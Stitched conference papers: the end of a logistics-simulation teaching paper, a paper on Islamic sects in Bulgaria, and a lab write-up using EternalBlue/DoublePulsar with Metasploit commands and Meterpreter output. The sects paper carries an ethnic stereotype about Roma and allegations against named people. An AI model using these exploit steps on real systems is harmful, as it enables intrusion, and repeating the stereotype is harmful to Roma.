


Fig. 3. WirthSim™

AnyLogic is software that supports all approaches to simulation development. AnyLogic tools and libraries allow you to quickly create models for a wide range of production, logistics and business simulation applications [4].



Fig. 4. AnyLogic

2. Optimizing the educational process technology through simulation modeling of the activities in the engineering logistics.

To implement the goal, it is necessary to solve the following main tasks:
- to formulate and define the main software products in solving logistic tasks related to the warehouse and the terminal provision of the transport activities and to offer an optimization training procedure for the applied software for stimulation modeling in engineering logistics.

The adoption of the Modular Learning Model significantly improves the philosophy of the educational process. They make it relatively more flexible and adaptable to the labor market. An analysis of such an approach directs the research to developing a modular curriculum structure. In the curricula of the professional field "General Engineering" the discipline "Simulation Modeling" is used. We have adopted its base level in terms of the practical realization of the specialist. Work and functional skills and competencies are geared to measuring different logistical tasks. In order to comply with the basic principle of the theoretical and scientific statements, we divide the content of four modules: scientific, theoretical-applied, practical-applied and basic work.

The scientific module analyzes in the theoretical aspect the bases of the simulation process and provides the ability to form knowledge directed at certain mathematical models and laws.

The second module - the theoretical-applied aims to prepare the specialist in the specific professional field. The knowledge that is provided is related to the types of constructive features of the logistics systems.

Professionals are directly involved in engineering logistics issues and have a practical responsibility for accuracy. Here, certain skills related to the use of different techniques as well as the characteristics of the modeling results are formed.

The practical application bases are directly related to the design and, above all, to the design of the logistics system. It acquires all practical experience and knowledge to solve different logistics tasks. Undoubtedly, the module focuses on laboratory and seminar sessions that require the use of state-of-the-art equipment or the use of laboratory equipment by professional users of professional staff. The core work is the module in which competencies are acquired about the legal basics of engineering practice. It does not deal only with the normative acts related to the methodology for realization of the warehouse economy. In principle, the educational course in the discipline is technologically advanced according to the procedure.

The assessment of a professional field according to the current legislation is carried out mainly according to the accepted criteria for material facilities and habilitated teaching staff. Once only the theoretical foundations and practical applications are considered, the procedure is sometimes referred to as information. Problem is the case related to learner mobility and, in particular,

recognition of the study material. Therefore, the proposed modular system makes it possible to introduce new additional criteria that would allow for greater objectivity.

The accepted approach to modular structure of the discipline passes through the following distributed as: Module A - "Theoretical"; Module B - "Theoretical-applied"; Module C - "Practical Application"; Module D "Working". In each module, topics are grouped into two levels - functional and meaningful. Three groups are grouped into a functional level in the classroom: - Settling tools - (24%); forming the qualification - (53%); preparing the realization - (25%).

The content level contains 5 groups of topics, which may be: - theoretical-applied (12%); practical-applied (12%); engineering and technology (35%); specialized (22%); economics and management (12%);

The experiment and the summarized results show that the effectiveness of the practice has improved significantly. The results obtained are presented in Figure 1 and cover a four-year study period. The procedure was carried out in the laboratory of SHU and "Alcomed". Two study groups were used, the first being the classical program, and the second one using the second and third modules.




Fig. 5. Assessment of practical skills and competencies

The analysis in Figure 5 shows that the accepted evaluation criteria for assessing the level of knowledge acquisition are convenient for research and development in pedagogical activity.

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ISLAMIC SECTS AND PARTIES DEVELOPING, USED TO DEVELOP AND NON-DEVELOPING ACTIVITY IN THE REPUBLIC OF BULGARIA

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ABSTRACT: *Attempts and processes have been observed to disseminate radical Islamic ideas among the Muslim population under the cover of missionary activities of various Muslim organizations. In connection with the above, the report explores the existing Islamic sects and parties on the territory of the Republic of Bulgaria.*

KEY WORDS: *Islamic foundations, radicalism, extremism, enmity, intolerance, re-Islamization, Muslim community, minorities, risky groups, national affiliation and national identity.*

Considering the essence of modern religious cults the following fact shouldn't be ignored that sects' development of active religious and missionary activity is often accompanied with infringements of texts of Bulgarian constitution that abundance guarantees national security, rights and freedoms of citizens and their life. The basic law in Republic of Bulgaria doesn't indicate concrete religious organizations as anti-constitutional. The constitution doesn't have such a task but it strictly defines the indications that categorize a particular religious community as anti-constitutional as this supports the necessity of indicators' understanding which corresponds to national security of Republic of Bulgaria.

ISLAMIC SECTS:

- *The sect „Wahabin”* has a doctrine diffusing the ideas of fundamentalism [1]. In Bulgaria Wahabin is spread in the region of Kardjali. In 1996 a representative of the sect lived in the village of Diamandievo for several months who attracted native population into structure. At this period of time the members of the sect attended the region of Kardjali.

The members of the sect penetrated into circles of Bulgarians professing Islam in order to make propaganda of Islamic radical ideas through Qur'an courses. Such courses were organized in the village of Sarnitsa, region of Pazardjik, Madan and Smolyan district as they were financed by the sect of Wahabin [2].

- The sect „Djamaat Ahmatiya”;

The establisher of „Ahmatiya” Mirza Gulam Ahmad Kadriani was born on February 13, 1835 in the city of Kadiyan, India and died on May 26, 1908 in the city of Lahor as he was buried in the city of Kadiyan. He created „Ahmatiya” movement on May 23, 1889 [3].

The ideology of „Ahmadiya” is based on the idea of their last prophet who they call caliph. Their leaders are the same and their country where one Ahmadiya must live is caliphate. This means theocratic Islamic country that contradicts to Bulgarian constitution [4].

The basic emissaries of „Ahmadiya” in Bulgaria are these two with unknown origin - Rifat Ara (In 1994 an attractive family of Pakistani arrived in Blagoevgrad with legend that they are political refugees. The strange thing with Ziya and Rifat Ara is that they neither work, nor use unemployment benefits but they have much money coming from Germany, the sect „Ahmadiya”. The books were printed into Bulgarian there) [5] and the Imam of the mosque „Little river” in Madan – Shefket Murad [6] (Shefket Hadji was regional Mufti of Smolyan two mandates in period 1997-2003. After that period until now he is the director of hafiz courses in mosque of Madan. From 2006 till 2009 he is a member of Supreme Muslim council [7]).

In Bulgaria „Ahmatiya” started to develop activity in the circles of religious-ethnic minorities in 90s of 20th century when its Pakistani emissaries attended the Alliance and Tatar villages dislocated in Northeastern Bulgaria as well as among Muslim community in four villages in Teteven Balkans – Galata, Gradeshnitsa, Glogovo and Babintsi. The recruitment of gypsy population in Pirin Macedonia was brought to the fore [8] as the sect tried to gather pilgrims in the region of Razgrad [9].

Till 2003 „Ahmadiya” in gypsy neighbourhood in Pazardjik was managed by Ahmed Musa like Imam who „pronounced himself a leader” [10]. At the time of preaches and kurbans „Qur'an is constitution. The Shariah is a law. The Islam is a country.”, he called [11]. In relation to the above criminal proceedings against him was instituted as regards preaching anti-democratic ideology and violent change of state apparatus as well as instigating religious hatred. Musa did this during his sermons in the cities of Pazardjik, Haskovo, Nova Zagora, Karlovo and Chirpan. He was financed by organization „Calophate” of Turkish millionaire Metin Kaplan extradited from Germany to Turkey where he was arrested and prosecuted for preparation of attacks and attempt for violent change of constitutional order [12].

Emissaries started spreading the ideology in pointed areas taking advantage of the fact that:

- Although Alliances and Tatars are Turkish speaking they are not well accepted by the majority of Turkish population in Northeastern and Southeastern Bulgaria.

- Muslims from villages Galata, Gradeshnitsa, Glogovo and Babintsi are also alienated by other Muslims mainly because of their Bosnian origin [13].

After 2000 years the attention of sect's representatives was attracted by gypsy population in Pirin Macedonia. The above derives from the fact that in general gypsies are always and everywhere inert mass inclined to follow every benefactor with financial capacities [14].

In 2004 the directorate of religious denominations under Council of Ministers denied registration of denomination „Ahmadiyan Muslim organization Muslim Djamaat Ahmadiya” with chairperson – Emil Andreev Filipov as regional court of Sofia denied registration with verdict of company case 182/2004. Although this the regional court of Blagoevgrad registered association „Ahmediya” in 2005. Thus, the activity of Muslim denomination was hidden behind association and several gypsies and two Pakistani were included in organization management [15].

- *The sect „Uskakalar”* – it is discreetly tolerated and financed by Turkey. The same professes the conservative Islam [16]. In Bulgaria the sect „Uskakalar” is the most active in region of Rhodopes [17].

- *Baha’i sect* – it origins from imamite-shi’is branching [18]. In religious aspect Baha’i emphasizes on continuity of God thought that is mirrored by words of series of prophets whose ideology in fact contains separate elements of Baha’i. They rely on unity more than other movements – the common between religions as bearers not only of religious but moral-ethical norms, too. The last is very interesting like conception – something completely explainable while all three basic monotheistic religions admit the continuity between them [19].

In Bulgaria the Baha’I was disseminated by one American with German citizenship – George Banx in 20s of 20 century. Centers in Sofia, Plovdiv and Varna were created. From 1931 until 1954 active missionary in Bulgaria was the Canadian artist Marian Jack although she hadn’t succeeded to learn Bulgaria and had health problems [20].

Baha’i occurred and started developing religious-propaganda activity as organized community after 1989. The occurrence of Baha’i religion in Bulgaria is related to name of Ane-Maria Krjucer. Baha’i pilgrims made many efforts to create local spiritual councils. In Bulgaria their emissaries came all the time. Great amount of religious-propaganda literature was edited [21].

After 1989 Baha’i missionary in Bulgaria was restored by Ane-Maria Krjucer – grand-daughter of famous Swedish entomologist and philosopher August Forel. Baha’i was registered in 1991 and in 1993 the seventh

international convention was organized in Sofia with 750 participants from 165 countries. They claimed that they had followers in 100 villages in Bulgaria [22].

- The sect „Suleymanjilar”

The sect was created in 40s of 20 century by Sjurejman Hilmi Tunahan born in the village of Delchevo, district Razgrad [23]. The religious organization „ Suleymanjilar” doesn't have official registration in Bulgaria. The sect controlled and financed Muslim religious schools /mindresses/ in Bulgaria where there was active religious-educational activity among youths. The selection of the children was mainly oriented to socially disadvantage and comparatively good conditions supported them like free food and boarding-house, perspective to continue religious training in Turkey etc. The significant amount of finances was invested in building and construction of these schools /mindresses/ as in some cases this was against norms of Bulgarian legislation [24]. „Suleymanjilar” had substantial capital and organizational structures in almost whole Europe. But in Republic of Turkey it was forbidden to develop religious-educational activity among children under the age of 16 [25].

„Suleymanjilar” has extremely conservative ideology that is very close to Muslim brothers i.e. it is required one very strict practice of Sheriat. It must be said that members of „Suleymanjilar” have their own interpretation of Jihad – the so-called army type of Jihad”, says the Arabic Vladimir Chukov [26].

The ideology of „Suleymanjilar” rejects country and secular education and allows polygamy. According to its canons sick people shouldn't be cured and in general radical Islam is professed. Unofficially in Bulgaria the sect used the company „Gjunesh 2004” ltd as undercover with registration address Plovdiv, boulevard „Sixth September” [27]. As regards registration decision the activities of the trading company are trading of goods, trade representation, provision of loans, transport operations, licensing and forwarding transactions, accounting services, purchasing, building [28]. The company was registered by Turkish citizens Sjurejman Akbulut, Sjurejman Jengiz and Regep Sormagech. There is no data for company to develop any commercial activity [29].

The building where the company was situated and served as undercover of the sect was ex-slaughter house bought by three Turkish citizens in 2005. In the same building Turkish students who studied in Plovdiv were settled. According to official data the boarding-house was created in order to cushion youths from temptations of life in big city but in fact the place was prepared for study center for religious training [30]. In the same building the prayer house was located with Islamic literature and other books used for sermons [31].

On November 24, 2008 the Regional court – Plovdiv issued a verdict that suspended the activity of the trading company „GJUNESH 2004” ltd – Plovdiv because of the contradiction with norms of Law of denominations. The request for suspension was done by District prosecutor's office – Plovdiv because the

activity of the company contradicted to laws of the Republic of Bulgaria – Article 155 (2) of Commercial Law [32].

- **The sect „Nurcular”** – the religious-nationalist sect that shares the ideas of Turkish Islamic theologian with Kurdish origin Sali Nursi (1876-1960)[33]. The sect’s creator and manager was the theologian Fejtulah Gjulen who escaped in the USA few years ago persecuted by Turkish legislation because of the dangerous fundamentalist activity oriented to secular character of Turkish country. The sect „Nurcular” had great financial resources, information agencies, televisions and few newspapers. One of them – the newspaper „Zaman” was published in both Turkish and Bulgarian language. It was often used for propaganda against Bulgarian national interests. Several religious schools in Bulgaria were financed by money of Gyulen that brainwashed little Muslims and worked for their final detachment from Bulgarian root. The goals of the sect are under the mask of the so-called moderate Islam - pushing the idea of creating a World Caliphate under the authority of Shari'a. In this respect, the biography of its leader is also very significant [34].

„Nurcular” is organization with conspiracy character at many stages. A file was made for each trainee that contained data for social state of the parents, abilities of the child, moral-psychological specifics of personality, evolution of views etc. The most promising and talented students were chosen to experience the training processes of the sect gradually. The aim was to occupy in future key positions in management authorities, management of law enforcement, social-political organizations, science and economics in relevant countries. The adherents of the sect liaised with representatives of management authorities, workers in regional administrations, members of the government, leaders of national social organizations. The purpose was to gather information for economic and social-politic situation in regions as they used parents of the children who were trained in „Nurcular” structures. There is information for relationships between sect and fundamentalist centers in Saudi Arabia and other Arab countries as well as participation of the management of „Nurcular” into financing and training of death terrorists in Chechen republic. In present USA and Turkey consider the presence of „Nurcular” structures on the territory of Eurasia as one of the contrivances to strengthen economic and political influence of Turkey on particular regions [35].

In Bulgaria the sect „Nurcular” is the most active in Rhodopes region [36]. The sect supports hundreds of illegal schools on the territory of Republic of Bulgaria. The sect is discreetly tolerated and financed by Turkey.

According to specialist of conflicts and terrorism researches associate professor Tatyana Dronzina who is the Bulgarian chairperson of international project for prevention of Islamic radicalism in school there are representatives of extreme Islamic sects who are mainly located in East Bulgaria. „These are sects that are familiar with more or less radical attitude and as concerns the ways of

penetration into local Muslim population, I would like to say that there are arguments to think that such citizens with radical attitude try to liaise and contact with students of spiritual secondary schools in Shumen, Ruse, Momchilgrad and the Higher Islamic Institute in Sofia. According to our research data the students of families with comparatively low financial status are offered money and these actions are carried out outside the schools and the institute'', says Prof. Dronzina. The so-called Quran courses are among the channels of dissemination of radical ideas in Bulgaria. According to the research such courses are organized in the town of Sarnitsa, Pazardzhik region that are probably financed by Wahhabi sect in the town of Madan, Smolyan region, financed again by the same sect, in the village of Lyulyakovo, Burgas region, financed by the sect of " Syleimandji " and in the village of Bilka, the same area, again funded by the same sect. There are reports of such courses in Shumen region funded by the Nurcular Sect [37].

- *The sect „Hakikat Wakfu” (translated the Divine truth)* - it is forbidden even by Turkey [38]. The sect is a branch of Sufism – Islamic mysticism rose in Turkey during 20 century. It was established in the 50th of last century by Yungyut who was the descendant of Prophet Mohammed and called himself a sheikh everywhere. The order rejected all that was secular and especially the achievements of modern science. Blood transfusion and donation of human organs were forbidden. The ideology of „Hakikat Wakfu” concerns „the sacred war against all infidels” and fight against non-Muslims – radical jihad. All manifestations of women were forbidden. In Bulgaria its representative was Kadir Kadir who was born in village of Kozlets, Haskovo region and knew personally Yumer Yungyut. Kadir spread books with underlined hostile content as regards other religions – especially the Christianity and Judaism. He was sent to the court with accusation of diffusing ideas of Jihad in mosques [39]. In house of Kadir in Haskovo and his house in near village Kozlets 30 Volumes of sermons in Turkish and Arab were taken. It is thought that he used his company „K.S.K” ltd registered in boulevard „Osvobozhdenie” 8 in Haskovo as undercover for his often traveling to Turkey where he obtained religious literature. He was officially a business broker of different kinds of goods. In the house of Kadir fundamentalist books were found and most of them were written by Yumer Yungyut who was the establisher and ideologist of Hakikat Wakfu[40]. According to elaboration of Bulgarian services and State Agency for National Security this literature enroots unbearableness against representatives of other religions [41]. In relation to this Kadir Salim Kadir was sentenced as a leader of radical Islams’ group to 12 months’ imprisonment but the enforcement of the sentence was postponed for a period of three years /suspended sentence/ [42].

ISLAMIC PARTIES:

- *The party „Muslim Democratic Union”*

The party was created by two brothers Yuzeir and Ali Yuzeirovi [43] in the village of Slavyanovo, Targovishte region [44]. The second of two brothers was chosen for chairman of the party. The organizers called on all who had accepted the ethic norms of Islam to join the party and rejected its ethnic basis although the Constituent Assembly finished with Ottoman military march that was also the anthem of the party. After that it had become known that both brothers erected on their own parcel the monument of the Unknown Muslim Soldier who shed blood on Bulgarian earth. As regards the blames that they created anti-constitutional party on religious basis the two brothers gave an example with registration of Christian Democratic Union [45]. According to brothers the so-called „Muslim Democratic Union” was not an ethnic party but it was opened to all Bulgarian citizens who „adopted the ethic norms of Islam” [46].

The establishment of the party was proclaimed by Bulgarian medias but it was not legally registered.

- ***Turkish Democratic Party*** – the party is created in 1992, it is anti-constitutional with leader Adem Kenan. Goals of the party: autonomy of the Rhodopes and the Ludogorie, „Turkish court of justice”, protection of „pure-blooded Turks”. Bulgarian Muslims are included by Kenan as concerns „pure-blooded Turks”. In 1999 Kenan announced common actions to change constitution [47] and wanted Parliament to identify the official language. Kenan raised Turkish national flags in front of his home in Shumen village of Yasenkovo [48].

On September 9, 2005 the District prosecutor’s office in Shumen started investigation against Kenan for eventual crime of general nature / Article 162 (1)(3)(4) of Penal Code / for instigating racist enmity and for creation of organization inciting racist hatred. Subsequently the prior check against the leader of unregistered Turkish Democratic Party was done by Supreme Cassation Prosecutor’s Office. On September 11, 2005 policemen of Regional Directorate of the Ministry of Interior – Shumen with representatives of District prosecutor’s office conducted a search in the house of Adem Kenan and confiscated documents of Turkish Democratic Party. On September 15, 2005 Adem Kenan was questioned by Supreme Cassation Prosecutor’s Office. He was interrogated for the activity of the party and his press announcements. After questioning he said that his announcements had been completely motivated in order to protect the rights of the minorities in Bulgaria and he hadn’t appealed the minorities to insurrection. There was no charge against Adem Kenan [49].

On October, 2005 during visitation of Adem Kenan in Razgrad he proclaimed that he intended to create new party that aimed to protect the rights of Turks in Bulgaria. The chosen name of the party was Initiative Committee for

national self-determination and national self-preservation of Turks living in Bulgaria [50]. The formation had a purpose to protect Turks' rights in our country [51].

- Political party „The Democratic Wing Movement” – political organization, legal entity, non-governmental organization. The political party was registered by City court – Sofia on July 24, 2003 in Register 10, Account type 281, Volume 9, Page 95 in company case 7163/2003 with headquarters Sofia city, boulevard „Vitosha” № 60. The party was registered pursuant to Article 9 of the Law on political parties. The statute of the political party was adopted by Constituent Assembly sit on July 17, 2003. On June 1, 2007 the verdict of Sofia court / Register 10, Account type 281, Volume 9, Page 95 / changed the name of the political party „The Democratic Wing Movement” into party Democratic Progress and Prosperity (also known as the Pomak Party). The political formation was registered with headquarters Sofia city, boulevard „Hristo Botev” № 17 [52]. The main idea of the establishment of the party for democratic progress and prosperity was searching memberships among Islamic Bulgarians and their descendants and using them as sustainable social basis [53]. The party was created by Prof. Adrian Palov and united three associations of Muslim Bulgarians - „Development” (Kardgali), „Karlak” (Momchilgrad) and „Alada” (Dgebel). Kadri Ulanov and Arif Abdulah were one of the establishers. The deputy of Palov was Mehmed Dorsunski. In 2008 they took part in the conference „The minorities and right political space in Republic of Bulgaria” organized by Sezgin Myumyun. Palov called Bulgarian nation „a bunch of ethnicities” where the separate spray is „Pomak ethnicity”. Dorsunski insisted on turning Bulgaria into Switzerland and wanted each ethnicity to have a party. According to Myumyun „the Pomak ethnicity” should be a part of Umma and close to Turks. Ulanov, Dorsunski and Alov wanted separate „Pomak party” and left Myumyun and Palov and organized a Steering board to establish the party „POMAK” [54].

- *The party „POMAK” („An union for peace, authenticity and culture”)* – On March, 2009 Arif Abdulah (Alov), Kadri Ulanov, Mehmed Dorsunski and Vasil Vojnov made first attempt to establish the party POMAK. The goal was saving the Pomak identity and protecting Pomak ethnicity from assimilation and discrimination [55].

- *The party „Democratic party of labour”* – the party is created in 1992 in the village of Jaltusha by Kamen Burov (Muslim Bulgarian) to „protect discriminated ethnic group of 400 000 Pomaks”. In 1999 Burov wanted „the Pomak minority” to settle down in „Rhodopes enclave”. It is not officially written that for that purpose Bulgaria should separate this enclave in the most democratic manner. Pomak history occurred from Turkey. Later, the party of Burov fell apart and he went to work in Spain. The basic purpose was to legitimate „the Pomak ethnicity” [56].

- *National Turkish Union* – in 2006 Menderes Kungyun (Muslim Bulgarian, ex-member of UDF) established illegally the anti-constitutional National Turkish Union. In 2007 he created the federation „Justice-Bulgaria” in Sofia, hall „Bulgaria”. In 2008 in Bulgaria the mission of European commission against racism and neutrality arrived. In their report there were persons of Pomak origin who were victims of discrimination. The synonyms of origin were family, people, nation, race, blood. These were words of European commission against racism and neutrality. Kungyun announced that he would establish civil cultural non-profit association ULUS that would work together with the federation of Sezgin Myumyun. ULUS meant nation, tribe, country, horde (in particular – The golden horde). Kenan and Kungyun identified Russo-Turkish Liberation War as occupational and Pomaks as inheritors of Kuman Turks who had come from North China and helped the Ottoman Turks to conquer Rhodopes. This is written by Turkish historians Prof. Jemil Kavanch, Prof. Hyusein Memishoglu and Alish Sait in the book „the Pomak minority”. Kenan and Kungyun met at the premier of this book in Razgrad[57].

Conclusion

The Islamic fundamentalist organizations are under control of intelligence services of foreign Muslim-majority countries and they act under the guise of traders. They use trading companies which they don't own and foundations to justify their activity thus they don't develop any serious trading or industrial activity and they don't invest in Bulgaria. In relation to the activity of the trading company they travel to Bulgaria a lot that enables them to gather information with different character.

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EDUCATIONAL EXPLOITING THE INFORMATION RESOURCES AND INVADING THE SECURITY MECHANISMS OF THE OPERATING SYSTEM WINDOWS 7 WITH THE EXPLOIT ETERNALBLUE AND BACKDOOR DOUBLEPULSAR

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ABSTRACT: *In this paper an educational exploitation of information resources and invading the security mechanisms of the operating system Microsoft Windows 7 with the exploit EternalBlue and backdoor DoublePulsar is conducted.*

KEY WORDS: *Education, Exploit, Information resources, Security, Vulnerability, Windows 7, Windows XP.*

1. Introduction

Most of the cybercriminals are able to install different online applications into the computer and network systems of selected victims in determined government agencies, private organizations and academic institutions [6, 7, 8, 9, 10]. In addition to these applications some cybercriminals and malicious users send special IPv4 and IPv6 network addresses and web hyperlinks to the marked victims in order to gain an unauthorized access to the computer and network resources [6, 7, 8, 9, 10].

Unfortunately, most of the normal users have not the slightest notion that is the purpose of these sent IP addresses and fraud web hyperlinks and as result of this execution they shall become victims. Therefore, the whole set of confidential information could be stolen and public exposure to third parties. In this paper an exploitation of information resources and invading the security mechanisms of the operating systems Windows XP and Windows 7 with the exploit EternalBlue and backdoor DoublePulsar. The whole academic research and experiment in specialized computer laboratory in the Faculty of Technical

Sciences at Konstantin Preslavsky University of Shumen is conducted [6, 7, 8, 9, 10].

This paper is structured as follows. First, in section 2, a detail survey of the structure and functions for exploitation's process is made. After that, in section 3, the process of exploitation in the target hosts in the Wireless Local Area Network (192.168.1.0/24) is performed. The achieved results are presented in section 4. The final conclusions and recommendations are made in section 5.

2. Related work

In [1] a specific methodology for penetration tester and penetration testing team is given. Common hacking tools for Linux and Windows based operating systems by Fox, Erin, Jeremiah Bush, Sylvia Ashley, and Ian Webb are analyzed tested and evaluated [2]. In [3] the details and functions of the Metasploit Framework by Carlos Joshua Marquez are explained and tested. In [4] a brief description of the whole structure of the Metasploit Framework and Metasploit Project by H. D. Moore is presented and explained. In [5] several free and open source tools as well as techniques to simulate malicious cyber-attacks by Nishant Shrestha are illustrated and made.

3. Experiment

The experiment in a specialized university computer lab in the Faculty of Technical Sciences at Konstantin Preslavsky was made. All of the hosts in this lab were connected each other in Wireless Local Area Network (WLAN). The investigated computer network was consisted of 11 hosts and each of them was using a 150 Mbps High Gain Wireless USB Adapter TL-WN721N. In the computer lab a Cisco RV315W Wireless-N VPN Router has been used and configured. The Dynamic Host Configuration Protocol (DHCP) in the router's configuration has been configured on purpose each host in this computer lab to obtain a valid IPv4 addresses, network mask, DNS server addresses and default gateway. The network ID of this WLAN is 192.168.100.0/24. The research host was configured with the following IPv4 address 192.168.1.124/24 [6, 7, 8, 9, 10].

The name of the used the exploit was "EternalBlue". This exploit [2] in several security vulnerability databases was indexed. This exploit used vulnerability in the Server Message Block (SMB) protocol with version 1. This exploit caused critical damages to the selected computer and network system. The details of this vulnerability [5] were known as CVE-2017-0144. The backdoor DoublePulsar was used alongside with the exploit EternalBlue. Thanks to the DoublePulsar cybercriminals can obtain full unauthorized control and access of the information resources of the exploited operating systems - Microsoft Windows XP and Windows 7 [6, 7, 8, 9, 10].

The next step with the configuration of this exploit was connected. The following steps were made:

- SRVHOST was set on host with IP address 192.168.1.124 because this was the attacking host.
- SRVPORT was set on port 4444 because this exploit would be executed via http protocol [4],[5].
- RHOST was set on host with IP address 192.168.1.134 because this was the victim host.
- PROCESS was set on the explorer.exe system file. This is shown in fig.1.

```

Exploit target:

  Id  Name
  --  ---
   8  Windows 7 (all services pack) (x86) (x64)

msf exploit(eternalblue_doublepulsar) > set rhost 192.168.1.134
rhost => 192.168.1.134
msf exploit(eternalblue_doublepulsar) > set processinject explorer.exe
processinject => explorer.exe
msf exploit(eternalblue_doublepulsar) > exploit

[*] Started reverse TCP handler on 192.168.1.124:4444
[*] 192.168.1.134:445 - Generating Eternalblue XML data
[*] 192.168.1.134:445 - Generating Doublepulsar XML data
[*] 192.168.1.134:445 - Generating payload DLL for Doublepulsar
[*] 192.168.1.134:445 - Writing DLL in /root/.wine/drive_c/eternal11.dll

```

Fig. 1. Configuration of the exploit

4. Results

The attacking host (192.168.1.124) the operating system called “Kali Linux x64” has used. All studies in this article only with scientific research character were made. The author of the report is not responsible for cases of abuse [6, 7, 8, 9, 10]. Fig. 2 illustrates the successfully executed remote code on the host with IPv4 address 192.168.1.134.

```

msf exploit(eternalblue_doublepulsar) > exploit
[*] Started reverse TCP handler on 192.168.1.124:4444
[*] 192.168.1.134:445 - Generating Eternalblue XML data
[*] 192.168.1.134:445 - Generating Doublepulsar XML data
[*] 192.168.1.134:445 - Generating payload DLL for Doublepulsar
[*] 192.168.1.134:445 - Writing DLL in /root/.wine/drive_c/eternal11.dll
[*] 192.168.1.134:445 - Launching Eternalblue...
[+] 192.168.1.134:445 - Pwned! Eternalblue success!
[*] 192.168.1.134:445 - Launching Doublepulsar...
[*] Sending stage (179267 bytes) to 192.168.1.134
[*] Meterpreter session 1 opened (192.168.1.124:4444 -> 192.168.1.134:49201) at 2017-10-19 13:04:18 +0300
[+] 192.168.1.134:445 - Remote code executed... 3... 2... 1...

meterpreter > sh
shell          show mount    shutdown
meterpreter > sysinfo
Computer      : FTN-PC
OS            : Windows 7 (Build 7601, Service Pack 1).
Architecture : x86
System Language : bg_BG
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter  : x86/windows
meterpreter > help

```

Fig. 2. Successfully executed remote code on the host with IPv4 address 192.168.1.134

From fig. 2 could be seen that the computer name was “FTN-PC”, operating system was “Windows 7 (Build 7601, Service Pack 1), architecture was “x86, system language was “bg_BG” and payload type (Meterpreter) is “x86/windows”.

Fig. 3 and 4 show all running processes in the exploited operating system with the command “ps”.

```

Applications Places Terminal Thu Oct 19, 13:30:40
root@pesho: ~
meterpreter > ps
Process List
=====
PID PPID Name Arch Session User Path
---- --
0 0 [System Process]
4 0 System
272 0 smss.exe
356 348 csrss.exe
432 348 wininit.exe
444 424 csrss.exe
488 432 services.exe
496 432 lsass.exe
504 432 lsm.exe
540 424 winlogon.exe
672 488 svchost.exe
752 488 svchost.exe
800 488 atiesrxx.exe
888 488 svchost.exe
908 488 svchost.exe
960 488 svchost.exe
1000 488 svchost.exe
1144 488 svchost.exe
1188 800 atieclxx.exe
1280 1000 taskeng.exe x86 1 FTN-PC\FTN C:\Windows\system32\taskeng.exe
1328 488 svchost.exe
1452 488 ASLDRSrv.exe
